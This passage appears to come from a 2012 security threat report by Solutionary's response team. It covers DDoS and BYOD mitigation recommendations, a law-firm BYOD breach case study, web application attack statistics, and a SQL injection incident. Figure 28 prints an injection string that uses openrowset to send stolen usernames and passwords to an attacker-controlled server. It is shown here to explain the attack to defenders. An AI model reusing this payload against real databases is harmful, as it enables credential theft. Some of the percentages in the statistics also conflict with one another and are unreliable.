Identify and Classify the Threat

One of the most important steps an organization can take is to identify and understand the different types of attacks that may target the organization. Determining the types of attacks, DDoS or other, can help the organization prepare effective defenses. It is important to remember that not all DDoS attacks are the same and the effectiveness of an attack will rely on what parts of an organization are targeted.

Tactical Recommendation 6:
Implement and Tune Web Application Firewalls (WAFs) and Rate-Limiting Technologies

DDoS attack traffic rarely identifies itself as such, so simply blocking "bad traffic" can be rather difficult. Furthermore, such attacks are often crafted to appear as legitimate user traffic. Web application firewalls (WAFs) and other technologies can be implemented to intelligently restrict the types of requests allowed to pass through. In situations where malicious traffic cannot be completely blocked, rate-limiting technologies can be implemented to throttle network and application traffic.

Look Out!

- **Such techniques are best implemented by practiced and experienced network engineers and require thorough coordinated testing.**
- **When sizing devices such as WAFs, organizations almost never account for the potential amount of traffic that a DDoS attack is capable of generating.**

Tactical Recommendation 7:
Coordinate Planning with Service Providers

After the IRT has identified the nature of the DDoS attack, the team will probably need assistance from your ISP. The ISP may implement "null" or "blackhole" routes, or other techniques to temporarily redirect large portions of the attack traffic away from your network. Be prepared to help your ISP understand what is occurring by providing IP addresses and URLs affected, as well as any information you have about traffic types and volumes that are out of the ordinary and what the effects are on your network.

Tactical Recommendation 8:
Leverage Existing Technologies

SERT often encounters situations where the organization has already made a significant investment in its security architecture. A great deal can be accomplished by carefully implementing value-added features for existing technologies. For example, almost every organization has firewalls deployed at the network perimeter, and these firewalls may offer options for DDoS mitigation. Although not a comprehensive solution, these capabilities can help organizations cope during attacks.

Strategic Recommendation 1:
Review Lessons Learned after a DoS/DDoS Attack

An often overlooked part of any incident is the post-incident review. Should an actual DDoS attack occur, lessons learned will aid the organization in planning for future attacks. Being able to determine what went "well" and what went "bad" during an incident response effort will often provide ideas for additional items to consider in your strategic timeline.

Look Out!

- It is crucial to provide as much clear information as possible to the ISP. Your ISP will likely have only very limited knowledge of your infrastructure at best.
- Some large-scale attacks can be effectively filtered at the firewall and edge routers. These measures are only a temporary solution, and may help the network maintain connectivity while the ISP works to resolve the problem.

Strategic Recommendation 2:
Leverage Monitored and Managed Security Services

Implementing system log and incident monitoring can increase visibility into what is occurring on the network. Often, forensic analysts discover (after the fact) that the indicators needed to warn organizations of attacks were already in their logs. Appropriate visibility into an organization's environment can help identify the focus and impact of a DDoS attack. Monitoring resources at key points within network environments will allow earlier detection, and IRTs can make more informed decisions about mitigation to help reduce the overall impact.

Strategic Recommendation 3:
Conduct an Enterprise Risk Assessment

Enterprise risk assessments provide perspective on what threats organizations face and which controls the organization can implement to reduce impact. A risk assessment can allow an organization to clearly identify where applying available budget can have the greatest payoff.

Strategic Recommendation 4:
Understand ISP Options for DoS/DDoS Defense

It can be very beneficial to consult with your ISP(s) and review their mitigation capabilities. If an attack has not yet taken place, coordination can pay huge dividends during a future attack. Not all ISPs provide the same response capabilities so it is important to understand which options you may have available.

Strategic Recommendation 5: *Consider Investment in DDoS Mitigation Services*

DDoS attacks are often complex and have significant impact on their targets. ISPs can assist greatly, but mitigation services are usually only temporary, and eventually efforts could come with significant fees attached. If an organization determines that the threat of recurring DDoS attacks is particularly high, investment in DDoS mitigation services may be worth consideration. These services typically involve replicating critical components (e.g., a website) or implementing techniques using Domain Name Systems (DNS) to redirect traffic through off-site filters. DDoS mitigation providers are typically ready to assist in response efforts should an attack occur.

Look Out! !

- During an attack, an organization can spend a significant amount of time trying to contact the appropriate personnel at various ISPs. Being able to effectively communicate with ISPs is critical to leveraging their capabilities.

Strategic Recommendation 6: Consider Investment in Threat Intelligence Services

Considering the risks faced by organizations, it may be appropriate to subscribe to a security threat intelligence service to provide increased situational awareness. The more you know about current threats, the more you can prepare for an attack.

Strategic Recommendation 7: *Consider Hosting Services Across Multiple Service Providers*

A successful strategy for mitigating DDoS threats often involves spreading services across multiple service providers. By distributing services across multiple providers, an organization will be less likely to suffer a complete outage and can leverage additional capabilities to mitigate a variety of DDoS threats.

Look Out! !

- Do not mistake threat intelligence for being an incident response plan. Knowing that you might come under attack will do little good if an organization has not made effective preparations.

Services have recently become available to replicate website content between multiple hosting locations. Originally designed to increase availability to users in specific regions, such offerings can deliver a certain amount of increased availability for services across the entire organization.

Threat Overview – *BYOD: Bring Your Own Device*

Solutionary is often approached to address the impact of consumer-level IT in general, and the trend toward BYOD in particular. Although attacks enabled by smishing (malicious SMS messages) and smartphone- or tablet-specific malware are occasionally reported, Solutionary views the threat presented by BYOD as a much broader problem.

"Bring Your Own Device" (BYOD) concerns arise whenever employees use their personal computing devices to access organizational resources. The BYOD movement has taken hold in organizations of all types and sizes, and BYOD is now accepted by many companies as standard practice. Unfortunately, employees find ways to conduct business using personal devices even when the practice is strictly prohibited.

Devices used in the BYOD scenario are generally portable: smartphones and tablets such as iPhones®, iPads®, Android® phones and tablets, and any other smart portable device owned and managed by the employee. BYOD brings many cost, efficiency, and productivity advantages to users and organizations, but also creates an abundance of security issues.

In 2012, Gartner reported that Android-based smartphones and tablets accounted for approximately 66% of the market, and iOS-enabled devices claimed another 23%, as shown in Figure 23 (right). The report also showed that 90% of mobile malware targeted the Android platform. This high percentage is likely due to the open development language used, and a general lack of security scrutiny that "apps" undergo before being made available on Android.*




Figure 23 – Percentage of Malware Targeting Common Smartphone Platforms

No organization would put its servers with protected information in the back of a taxi cab, or take them to a public venue or a bar. Nevertheless, employees do these things every day with their smartphones and tablets.

The success of both the iTunes® and Google Play® application stores has created a "There's an app for that!" mentality, conditioning users to expect immediate gratification and cheaply available applications. Most employees do not understand the security implications of clicking the "agree" button. When the impact is limited to their personal data, that is their choice, but when the device is connected to a corporate network, it may raise serious compliance issues.

Footnote: *Predicts 2013: Endpoint Security Becomes Even More Important for Infrastructure Protection"
Published: 29 November 2012 / Analyst(s): Ray Wagner, Earl Perkins, Peter Firstbrook, Andrew Walls, Neil MacDonald, John Pescatore, Lawrence Orans / G00230388

Types of BYOD

Personal devices commonly used in the workplace are predominantly configured with iOS® and Android operating systems and an array of applications accessible by the user. Often these applications and the operating systems are not, or cannot be regulated by the organization.

Organizations can take two general approaches to BYOD:

- Users supply hardware, while the organization manages software and policy.
- Users supply both hardware and software.

These two approaches differ greatly in the controls available. Organization-managed software and policy offers tighter control over risks and ensures that devices are configured with security in mind. The second approach allows more freedom of software use, but also more risk.

Introduced Attack Vectors

BYOD provides an array of new avenues of compromise, both intentional and unintentional:

- Attacks can infect the user at home, outside of company security control.
- Users can introduce unpatched, vulnerable resources to the network.
- Users can allow unknown applications to access company data.
- A non-employee (friend, family member) could use an employee's device and view sensitive or proprietary data.
- Sensitive data can be stored on a device without appropriate encryption.
- An employee-owned device with sensitive data and no remote-wipe capability can be lost, sold, or traded-in.
- Device "app stores" can offer a new malware attack avenue.

Allowing users to bring their own devices into the organization's environment can be extremely dangerous. DLP becomes harder to manage, since users will be running their preferred applications on the organization's network and in their home network.

Employees typically take their mobile devices home at night. This is equivalent to placing an unknown device on the organization's network each morning when the device is reconnected.

Pro Tip: It is a challenge to legally enforce any security directive without a supporting policy. This is especially true for BYOD, since in most cases the employee owns the device. Developing policy in conjunction with legal counsel and obtaining the appropriate executive support are key to enforcing directives and any other security policies.

Case Study: *BYOD (Bring Your Own Device) Attack*

Overview

In 2012, the Solutionary SERT investigated an incident that occurred at a mid-sized law firm. Some of the firm's employees had begun using their own devices (employee-owned computers, tablets, and smartphones), but the firm had not established policies or controls for these devices.

Investigative Efforts

In the initial contact with Solutionary, the firm believed its network had been compromised, based on an attempt to blackmail a senior partner. The blackmail attempt included specific details known only to that partner.

Solutionary analyzed the Windows computers used by senior partners and their secretaries to identify indications of compromise. SERT found no evidence of compromise or unauthorized activity.

During the investigation, SERT discovered that the firm had significant deficiencies within its security program, due to an organizational bias against security controls that might restrict the firm's partners.

In order to pinpoint the source of the unauthorized access, SERT established proper system logging configurations, installed log collection devices, installed an IDS that could be used for custom monitoring of activity, and monitored the correlated user, network, and file access logs. SERT quickly discovered that the unauthorized access was still occurring. A partner at a satellite office was accessing networks and file shares unrelated to his responsibilities at the firm, including access to files associated with the blackmail of the senior partner.

SERT performed forensic analysis on the satellite office partner's laptop to corroborate the activity observed and determined that the blackmail activity was originating from a malicious attacker connecting to the partner's laptop through an unauthorized wireless hotspot.

Root Cause

Due to cultural issues, the organization had neglected to develop a BYOD policy of any type. Lower-level employees were required to use firm-provided Windows desktops and laptops with standardized software and no administrative access. Partners, however, were free to purchase their own devices including phones, tablets, and laptops.

A partner in the firm's satellite office had purchased an Apple laptop to use as his office computer. In addition, he had purchased an iPhone and iPad. The partner had requested that a wireless access point be installed in the satellite office, but the IT department had denied this request. The partner subsequently configured his own laptop to act as a wireless access point, and did so in an unsecure manner.

The incident completely evaded the firm's security controls. All attack activity appeared as authorized access to network resources due to the following:

- Lack of end-point management / security software on personal devices used for BYOD
- No adherence to a "least privileged access" strategy
- No functional segregation of sensitive data
- Inability to identify anomalous file and data access

Financial Impact

The firm estimated it spent close to $165,000 for technical mitigation, lost productivity, log monitoring, defensive controls, security consulting, and analysis during this incident.

Post-Incident Review

SERT used the "Sustain and Improve" method for incident review. This method is useful for identifying what policies, procedures, and controls the organization had at its disposal, including those that were successful and those that needed to be improved.

Sustain

SERT recommended that the client sustain the following:

- **Standard System Builds:** For non-partner employees, the firm had a standard Windows installation, supported by the firm's IT organization, that restricted administrative access and included standardized applications.
- **Windows End-point Security:** The firm-supplied Windows machines included end-point security software that, aside from some logging configuration deficiencies, was providing protection from viruses and malware.
- **Web Gateway Security:** In addition to firewalls, the firm had implemented a Web gateway security solution to protect its users from Web-based malware and to perform Web content filtering.

Improve

SERT identified that the following security tools and processes needed to be improved.

- **Security Governance:** The best security programs and tools cannot be successful without support from senior management (in this case the partners) to fully implement the program and apply it to all employees and partners. In this investigation, unmanaged, unsecure actions by a partner led directly to a security breach.
- **Security Awareness:** Partners became aware of the reasons for the IT department's insistence on security policies, procedures, and tools. The partners understood that this compromise

didn't begin through malicious intent, but that it left the entire firm potentially liable to financial loss.

- **Security Policies:** The lack of an explicit security policy, combined with a new partner comfortable with consumer technology, led directly to a breach of the firm's infrastructure.
- **Access Control:** The concepts of "least privileged access" and granular access control are highly effective in reducing the potential impact of a breach. Had the firm implemented proper access controls, the potential impact of this incident would have been significantly reduced. Unauthorized access attempts could have been detected sooner with numerous access violation logs that would make the activity more apparent.
- **Visibility of Logs and Intrusions:** In this case, logs from systems and file servers provided records of the traffic involved, but the log files were not centrally stored for real-time analysis. This lack of log records greatly hindered the organization's ability to determine the origin of the events. Additional monitoring at strategic points could have provided a significant improvement in detection capabilities.

SUSTAIN	IMPROVE
Standardized System Builds	Security Governance
Windows End-point Security	Security Awareness
Web Gateway Security	Security Policies
	Access Control
	Visibility to Logs and Intrusions

BYOD Case Study Summary

This case highlights, in an extreme way, the risk accompanying BYOD. It is a cautionary tale for organizations that have not yet adopted a BYOD policy, or seek to prevent BYOD in their organization. If an organization does not document and enforce BYOD policies, users will find a way to use these devices themselves, with potentially serious consequences. This firm had no significant security issues prior to the incident, yet the unexpected introduction of BYOD into the environment exposed the firm's resources to intrusion.

Threat Mitigation – *BYOD: Bring Your Own Device*


BYOD can be done correctly. Organizations allowing BYOD have to enforce control over the level of access those devices have, when connected to company assets. They must also ensure users are educated in proper security practices and can identify when their devices are not operating properly. However, well-crafted malware and malicious application activity may not be easily identifiable.

Organizations should enforce encryption on BYOD devices, if possible, and require a remote wipe function be available in the event of a misplaced or stolen device. Another option is to use network access control (NAC). NAC can prevent unauthorized devices from connecting to the network while validating configurations are up-to-date.

Tactical and Strategic Timeline

The tactical and strategic timeline provides guidance on controls that can be implemented to protect organizations from BYOD threats.

BYOD Mitigation


Tactical
Educate Users
Keep Systems Patched and Up-to-Date
Enforce a Device Policy
Deploy Mobile Anti-virus and Mobile Endpoint Protection
Restrict Device Access
Force Encryption
Enforce Remote Wipe
Use Enterprise Mobility Management
Strategic

Tactical and Strategic Recommendations

The following matrix lists the measures illustrated on the above timeline and estimates the value to the organization, recommended priority, and approximate effort and cost.

TACTICAL RECOMMENDATIONS				
Measures	**Value**	**Priority**	**Effort**	**Cost**
Educate Users	High	High	Low	Low
Keep Systems Patched and Up-to-Date	High	High	Medium	Medium
Enforce a Device Policy	High	High	Medium	Medium
Deploy Mobile Anti-virus and Mobile End-point Protection	Medium	Medium	Medium	Medium
STRATEGIC RECOMMENDATIONS				
Measures	**Value**	**Priority**	**Effort**	**Cost**
Restrict Device Access (NAC)	High	High	High	Medium
Enforce Encryption	High	High	High	Medium
Enforce Remote Wipe	High	High	High	Medium
Use Enterprise Mobility Management	High	High	High	High

Tactical Recommendation 1: *Educate Users*

Even when employees are provided with regular training about malware and malicious websites, training for BYOD is often overlooked. BYOD users need to know their devices are just as vulnerable, if not more vulnerable, than the desktop and laptop platforms they use every day.

Organizations allowing BYOD must provide training on how to access corporate information in a secure and compliant manner. Home devices receive network traffic from both business and personal sources, but the personal side may be a relatively unsecure environment. BYOD users need an overview of home network security and how this can impact company data.

Look Out!

- Most organizations provide basic network security training but fail to address specific processes and procedures for handling lost or stolen personal devices.
- Do not forget to reinforce training annually.
- Try to avoid esoteric or abstract security examples; use real-life examples whenever possible to aid in understanding and retention.
- Many organizations do not add completion of security-related training to employees' HR records.

DANGER

Remember, humans are…human. Never rely on humans following policies, guidelines, and procedures as a cornerstone of your security program. Technical controls can play a big part in identifying and preventing bad things from happening and should be implemented to help overcome deficiencies when policy enforcement is a concern.

Tactical Recommendation 2: *Keep Systems Patched and Up-to-Date*

Patch operating systems and applications with the latest security updates. Third-party applications have become a prime target for malware, and are the primary attack vector for tablets and smartphones. If possible, use each vendor's automatic update tools to install patches as soon as they become available. Enterprises may need to limit the devices they support in order to handle the updates required.

Look Out!

- Patching handheld devices is as important as patching desktop computers and servers.

Tactical Recommendation 3:
Enforce a Device Policy

The default permission settings of most BYOD devices do not have root (administrator) access, but organizations must ensure that devices have not been tampered with in a way that makes them more vulnerable (such as by "jailbreaking" or "rooting"). These practices can open the devices to more attack vectors.

Look Out!

- Implementing a device policy can be tricky if it is not approached cautiously, especially when organizations rely on/allow their personnel to use/ purchase their own cell phones.

A policy should be documented and enforced that hardens the device from security threats, following the manufacturer's guidelines. At a minimum, devices should forbid root access, limit third-party application resource and network access, and require PINs or passwords to unlock devices.

Tactical Recommendation 4:
Deploy Mobile Anti-virus and Mobile Endpoint Protection

Downloading "apps" from application marketplaces can be very dangerous. Unless the application is well known and its legitimacy previously investigated, it is possible for the program to contain malware. Installing anti-virus software on the mobile device can help mitigate this risk.

Organizations should also consider the use of endpoint protection software on mobile devices and incorporate endpoint protection requirements into the organization's BYOD security policy. Although mobile device anti-virus and anti-malware capabilities are not yet mature, SERT recommends investigating possible solutions to provide an additional layer of security, and staying current with changes in these technologies.

Look Out!

- Smart phones, PDAs, tablets, and more are becoming increasingly popular for email correspondence. Per the Malware Case Study and Exploit Kits sections, email is a very common method for social engineering and malware propagation.

- Mobile anti-virus and mobile end-point protection are just as new as the mobile malware problem. These may not yet present a complete solution.

Strategic Recommendation 1:
Restrict Device Access

Consider BYOD devices to be unsafe. They are not company devices, and you have little control over them, so do not give them access to sensitive data. Consider the use of NAC or other controls restricting BYOD devices to separate networks or Virtual Local Area Networks (VLANs), so internal corporate systems are not directly exposed to mobile devices. Allow the minimum access required to avoid putting sensitive data at risk.

Look Out!

- Don't forget about these devices when reviewing incident response policy and procedure. You may very well need to contain propagation of such devices much like you would other systems.

Strategic Recommendation 2: *Force Encryption/Remote Wipe*

BYOD network traffic should be encrypted to ensure that it cannot be viewed and captured by attackers.

The storage unit (hard drive or flash memory) used on the device should also be encrypted to prevent data theft if the device is lost or stolen. Remote wipe should be available in the event of a lost or stolen device. This feature is sometimes combined with a "find my device" service to help locate a misplaced device.

Look Out!

- Wiping can come in handy for laptops too. Just don't forget the need for implementing planning and policies first. Wiping a device an organization does not own could create some rather difficult situations.
- Don't forget best practices for wiping and rebuilding devices after reclaiming them from personnel and distributing to the next user.

Strategic Recommendation 3: *Use Enterprise Mobility Management (EMM)*

Use an EMM solution to keep sensitive data off mobile devices and in a secure data center. If a compromise does occur, the use of an EMM solution in conjunction with a defined and enforced policy helps demonstrate that the organization has taken substantial due-care steps.

Look Out!

- Don't forget to secure data stores, mobile device back end platforms and the environment that supports mobile device management.

Threat Overview — *Web Application Security*

Web applications are the new security perimeter. Most organizations now understand the need for strict firewall rules, so the only services and ports exposed to the Internet are Web applications and Web services. Organizations can no longer rely on network layer protection (firewall, SSL, IDS, or hardening) to stop or detect application layer attacks. In fact, SSL encryption can actually make it more difficult to detect and respond to application layer attacks.

> While the OWASP Top 10 is a very useful starting point, by definition it cannot cover all of the possible application security issues that exist, and needs to be used in conjunction with other controls. Robust defense-in-depth and an SDLC incorporating security validation points are two of the most effective steps organizations can take to secure Web applications.

Web applications can be simple HTML pages or complex code with dynamic content and back-end database integration. Most Web applications today fall into the more complex category, using a multi-tiered architecture with a Web server, application server, and database. These complexities expand the exploitable footprint of the applications they support.

Web application security requires an in-depth security approach. Many administrators and developers now make an effort to implement effective security by following remediation guidelines presented in the Open Web Application Security Project (OWASP) Top 10 Most Critical Risks. While the OWASP Top 10 is a very useful starting point, by definition it cannot cover all of the possible application security issues that exist, and needs to be used in conjunction with other controls. Robust defense-in-depth and a Software Development Life Cycle (SDLC) that incorporates security validation points are two of the most effective steps organizations can take to secure Web applications. Both of these should be seen as ongoing processes steered by the organization's risk management program.

In 2012, the targeting of Web applications continued to be a lucrative avenue of access for attackers. Most Web application threats fell into two categories:

- **Server application exploit attempts** are attacks against technologies such as Apache and Microsoft IIS servers, and middleware components that support applications.
- **Application reconnaissance** usually includes identification of server versions, supporting components, application fingerprinting and directory discovery.




Figure 24 –Application Security Attacks

Significant numbers of SQL Injection attacks were also observed, as shown in Figure 24. It is important to note that, although SQL injection comprised only 7% of attacks, their successful execution can yield attackers with significant amounts of sensitive data. SQL and other types of injection attacks have been a significant challenge for organizations to mitigate, but these are also some of the most preventable attacks. Cross site scripting (XSS) attacks were still observed as well, weighing in at 8%.

As seen in Figure 25a, over 85% of Web application attacks identified by Solutionary in 2012 originated from the United States. China represented less than 1% of all Web application security attacks observed by Solutionary in 2012.

Figure 25b indicates that most Web application attacks targeted the retail vertical industry, with the business services and technology verticals following close behind. This behavior is in significant contrast to the DDoS attacks, which focused on financial targets, and is an indicator that attackers have different objectives when targeting specific verticals.

38% of SQL Injection attacks focused on retail clients (Figure 26). This is likely due to the potential for obtaining direct access to client data and financial information. Additionally, the manufacturing vertical was also targeted and resulted in 48 percent of all attacks seen. We suspect that this is due to the focus on theft of intellectual property.




Figure 25a – Web Application Attacks




Figure 25b – Web Application Attacks




Figure 26 – Percentage of SQL Injection by Industry Vertical

XSS attacks against the technology and manufacturing verticals are not as surprising as one would think. However, they do account for 81% of all attacks observed. An increase in targeted cyber espionage attacks against these verticals in 2012 indicates that these methods could play a part in gaining initial access to secured networks. XSS attacks are often seen in conjunction with spearphishing and phishing attacks. Using XSS to redirect unsuspecting users to attacker controlled websites is a technique that has been in use for many years.




Figure 27 – Percentage of Cross-Site Scripting by Industry Vertical

In addition to the direct, targeted attacks discussed above, the third category of Web application attacks seen in the past year is against the endpoints (user PC's) that access the applications. These attacks are usually conducted through malware infections and utilize techniques such as credential theft, session hijacking, and cross-site forgery to bypass the hardened, externally available authentication features and allow attackers to reach the relatively unprotected interior via an authorized user's account and privileges.

As with networks, applications suffer from "crunchy on the outside with a soft chewy center" syndrome. Although hardening externally-facing application components is important, many applications have fewer controls and checks on internal traffic and access, where privileged users tend to work. This makes finding ways to bypass authentication security and gain privileged access to the application's internal resources and infrastructure a useful tactic for attackers.

Case Study: *Web Application Attack*

Overview

In 2012, SERT was engaged to support an investigation into ongoing attacks against an organization's sensitive data repository used to manage data and client report distribution. In this case study we analyze the attack technique and show how appropriate controls and practices could prevent future attacks.

The following details provide a sense of the scale of this Web application attack:


Attack Target:	Custom Web application, Microsoft Windows 2000 Server, Microsoft SQL Server 2000
Unique Attacker IP Addresses:	1
Duration of Attack Impact:	14 Hours from Initial Identification to Containment and Mitigation.
Immediate Response Cost:	Identifying, Responding to, and Investigating the Incident, Which Cost the Client over $26,000.

One of the first indicators of the attack was an administrator password change not initiated by a legitimate administrator. Such password changes are closely monitored as part of the organization's change control process.

Upon identification of the unauthorized change, the client's incident response team began a comprehensive review of application and database logs to identify the source of the change.

The password change had been facilitated via an SQL Injection attack against a sensitive data repository application. Upon accessing the database, the attacker was able to enumerate the database catalog and schema to identify an administrative account, as well as tables containing potentially sensitive information about users of the repository and data contained within it.

The attacker learned that the database was Microsoft SQL Server 2000®, and that extended stored procedures were enabled on the system. He deployed his own remotely located database server and systematically exported data from the client's database to his unauthorized database. This exploit was accomplished using "linked servers," or by deploying a rogue database server and manually linking the legitimate database server to it.



```
1';insert into openrowset('SQLOLEDB','uid=temp;pwd=1110111;
server=Hacker_DB_IP,443','select * from temp') select top 20
userlogonname+':'+userpassword from tblusers--,111111
```

Figure 28: SQL Injection and Linked Servers

With some specialized knowledge and minimal effort, the attacker was able to identify the vulnerability, execute the attack and obtain a significant amount of proprietary data. This breach took less than one hour and fewer than a dozen well-crafted SQL statements. The SQL statement depicted in figure 28, on page 55, effectively instructs the targeted database to send the specified contents to a database that a remote attacker is controlling.

During post-incident review SERT evaluated the targeted organization to determine how prepared it was to mitigate the attack, and to identify areas where improvements could be made.

Post-Incident Review

SERT used the "Sustain and Improve" method for incident review. This method is useful for identifying the policies, procedures, and controls the organization had at its disposal, those that were successful, and those that needed to be improved.

Sustain

SERT recommended the client sustain the following:

- **Escalation Procedures:** The client was able to minimize the window of opportunity for the attacker by identifying the attack and by having a defined escalation and response procedure.
- **Effective Monitoring:** The ability to detect the attack played a significant role in how rapidly the client was able to respond. Monitoring for malicious activity is an important part of the total security solution and can greatly increase visibility into what occurred during the attack.
- **Internal Team Communications:** The client was prepared to effectively disseminate the information about the attack internally. The use of secure email, messaging and conferencing capabilities also allowed the client to engage third-party vendors and communicate effectively during the response effort. In this engagement, conference bridges were kept open and business units provided updates every 15 minutes to ensure that all stakeholders were aware of ongoing events and mitigation efforts.

Improve

SERT recommended that the client improve the following:

